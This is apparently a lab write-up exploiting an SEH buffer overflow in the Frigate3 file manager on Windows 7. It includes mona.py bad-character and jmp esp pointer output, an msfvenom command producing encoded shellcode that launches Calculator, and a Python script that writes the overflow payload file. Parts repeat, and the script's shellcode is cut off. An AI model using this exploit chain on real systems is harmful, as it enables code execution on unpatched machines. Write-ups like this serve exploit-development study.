


After this, You will be able to identify the bad characters by using the address where the array begins

**!mona compare -f bytearray.bin -a [address]**



The screenshot shows a Windows 7 desktop environment. The main application is Immunity Debugger, which is running a script named 'mona.py'. The script is performing a memory comparison between a file named 'bytearray.bin' and a memory address '0018F3F0'. The output of the script is displayed in the Immunity Debugger's command window, showing a list of memory addresses and their status (e.g., corrupted, unmodified). The Immunity Debugger window also shows a 'Log data' window with a list of memory addresses and their status. The Windows taskbar at the bottom shows the Start button, a search bar, and several application icons. The system clock in the bottom right corner shows the time as 08:48 on 25-04-2021.



```

0043520E 000043520E : jmp esp | startnull,ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
400E8283 0000E8283 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
400E9E7F 0000E9E7F : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
40101901 0040101901 : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
4011287E 004011287E : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
4011F4DE 004011F4DE : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
40122436 0040122436 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
40123055 0040123055 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
401274AE 00401274AE : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
4012BC9E 004012BC9E : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
40151725 0040151725 : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
4015B9E6 004015B9E6 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
40173F0D 0040173F0D : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
40024CDF 0040024CDF : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
400E30DF 0000E30DF : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
005E9723 005E9723 : jmp esp | startnull {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
006F3B87 006F3B87 : jmp esp | startnull {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open jmp.txt...
0BADF00D Found a total of 120 pointers
0BADF00D [+] This mona.py action took 0:00:11.636000

```

mona jmp -r esp

0BADF00D [+] Command used:

0BADF00D !mona jmp -r esp

0BADF00D [+] Results :

400E8283 0x400e8283 : jmp esp | {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

400E9E7F 0x400e9e7f : jmp esp | {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

40101901 0x40101901 : jmp esp | ascii {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

4011287E 0x4011287e : jmp esp | ascii {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

4011F4DE 0x4011f4de : jmp esp | {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

40122436 0x40122436 : jmp esp | ascii {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

40123055 0x40123055 : jmp esp | ascii {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

401274AE 0x401274ae : jmp esp | {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

4012BC9E 0x4012bc9e : jmp esp | {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

40151725 0x40151725 : jmp esp | ascii {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

4015B9E6 0x4015b9e6 : jmp esp | {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

40173F0D 0x40173f0d : jmp esp | {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\

40024CDF 0x40024cdf : jmp esp | {PAGE\_EXECUTE\_READ} [vcl60.bpl] ASLR: False, Rebase:

False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\rtl60.bpl) **4005E3DF**  
0x4005e3df : jmp esp | {PAGE\_EXECUTE\_READ} [rtl60.bpl] ASLR: False, Rebase:  
False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\rtl60.bpl)  
005E9723 0x005e9723 : jmp esp | startnull {PAGE\_EXECUTE\_WRITECOPY} [Frigate3.exe]  
ASLR: False, Rebase: False, SafeSEH: False, OS: False, v3.36.0.9 (C:\Program Files  
(x86)\Frigate3\Frigate3.exe)  
005F8BB7 0x005f8bb7 : jmp esp | startnull {PAGE\_EXECUTE\_WRITECOPY} [Frigate3.exe]  
ASLR:  
False, Rebase: False, SafeSEH: False, OS: False, v3.36.0.9 (C:\Program Files  
(x86)\Frigate3\Frigate3.exe)  
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to  
file...  
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open  
jmp.txt...  
0BADF00D Found a total of 126 pointers  
0BADF00D  
0BADF00D [+] This mona.py action took 0:00:11.836000

## Generate Shell Code

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha\_mixed -b  
"\x00\x14\x09\x0a\x0d" -f python

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe7\xd9\xc0\xd9\x77\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x6b"
buf += b"\x32\x75\x50\x75\x50\x65\x50\x75\x30\x4d\x59\x68\x65"
buf += b"\x55\x61\x49\x50\x72\x44\x4c\x4b\x46\x30\x64\x70\x6e"
buf += b"\x6b\x33\x62\x36\x6c\x6e\x6b\x43\x62\x64\x54\x4c\x4b"
buf += b"\x42\x52\x37\x58\x76\x6f\x4d\x67\x53\x7a\x75\x76\x65"
buf += b"\x61\x79\x6f\x6e\x4c\x37\x4c\x53\x51\x33\x4c\x54\x42"
buf += b"\x36\x4c\x31\x30\x39\x51\x7a\x6f\x36\x6d\x33\x31\x6f"
buf += b"\x37\x68\x62\x39\x62\x33\x62\x32\x77\x4c\x4b\x51\x42"
buf += b"\x64\x50\x6e\x6b\x42\x6a\x77\x4c\x6e\x6b\x30\x4c\x42"
buf += b"\x31\x32\x58\x68\x63\x32\x68\x37\x71\x58\x51\x72\x71"
buf += b"\x6e\x6b\x32\x79\x45\x70\x45\x51\x58\x53\x6e\x6b\x52"
buf += b"\x69\x64\x58\x6b\x53\x57\x4a\x33\x79\x4e\x6b\x74\x74"
buf += b"\x6c\x4b\x45\x51\x79\x46\x45\x61\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x76\x6d\x47\x71\x68\x47\x30\x38\x4b\x50"
buf += b"\x74\x35\x6a\x56\x43\x33\x31\x6d\x6a\x58\x35\x6b\x73"
buf += b"\x4d\x45\x74\x64\x35\x49\x74\x61\x48\x4c\x4b\x56\x38"
buf += b"\x61\x34\x35\x51\x59\x43\x50\x66\x4e\x6b\x74\x4c\x50"
buf += b"\x4b\x6e\x6b\x53\x68\x47\x6c\x43\x31\x68\x53\x6e\x6b"
```



This is the shell code to change the trigger to Calculator. Use this shell code to generate the payload and paste the output in any user interaction field to open/trigger Calculator.

## Exploit:


```
File Edit Format View Help
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xdf\x4c\x02\x40"
seh="\xdf\xe3\x05\x40"

#40024CDF
#4005E3DF
#"\xeb\x20\x90\x90"

#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files\Frigate3\rt160.bp1)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe7\xd9\xc0\xd9\x77\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x6b"
buf += b"\x32\x75\x50\x75\x50\x65\x50\x75\x30\x4d\x59\x68\x65"
buf += b"\x55\x61\x49\x50\x72\x44\x4c\x4b\x46\x30\x64\x70\x6e"
buf += b"\x6b\x33\x62\x36\x6c\x6e\x6b\x43\x62\x64\x54\x4c\x4b"
buf += b"\x42\x52\x37\x58\x76\x6f\x4d\x67\x53\x7a\x75\x76\x65"
buf += b"\x61\x79\x6f\x6e\x4c\x37\x4c\x53\x51\x33\x4c\x54\x42"
buf += b"\x36\x4c\x31\x30\x39\x51\x7a\x6f\x36\x6d\x33\x31\x6f"
buf += b"\x37\x68\x62\x39\x62\x33\x62\x32\x77\x4c\x4b\x51\x42"
buf += b"\x64\x50\x6e\x6b\x42\x6a\x77\x4c\x6e\x6b\x30\x4c\x42"
buf += b"\x31\x32\x58\x68\x63\x32\x68\x37\x71\x58\x51\x72\x71"
buf += b"\x6e\x6b\x32\x79\x45\x70\x45\x51\x58\x53\x6e\x6b\x52"
buf += b"\x69\x64\x58\x6b\x53\x57\x4a\x33\x79\x4e\x6b\x74\x74"
buf += b"\x6c\x4b\x45\x51\x79\x46\x45\x61\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x76\x6d\x47\x71\x68\x47\x30\x38\x4b\x50"
```



1.



### Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up a calculator.